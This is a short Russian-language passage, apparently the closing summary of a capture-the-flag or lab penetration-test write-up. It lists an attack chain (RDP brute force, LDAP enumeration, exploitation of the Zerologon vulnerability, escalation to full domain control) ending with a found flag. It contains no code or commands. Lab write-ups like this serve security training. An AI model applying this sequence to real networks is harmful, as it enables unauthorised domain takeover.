 - Успешный bruteforce RDP
 - Поиск через LDAP
 - Эксплуатация критической уязвимости Zerologon
6. **Эскалация привилегий** - получен полный доступ к домену
7. **Достижение цели** - найден флаг **63278**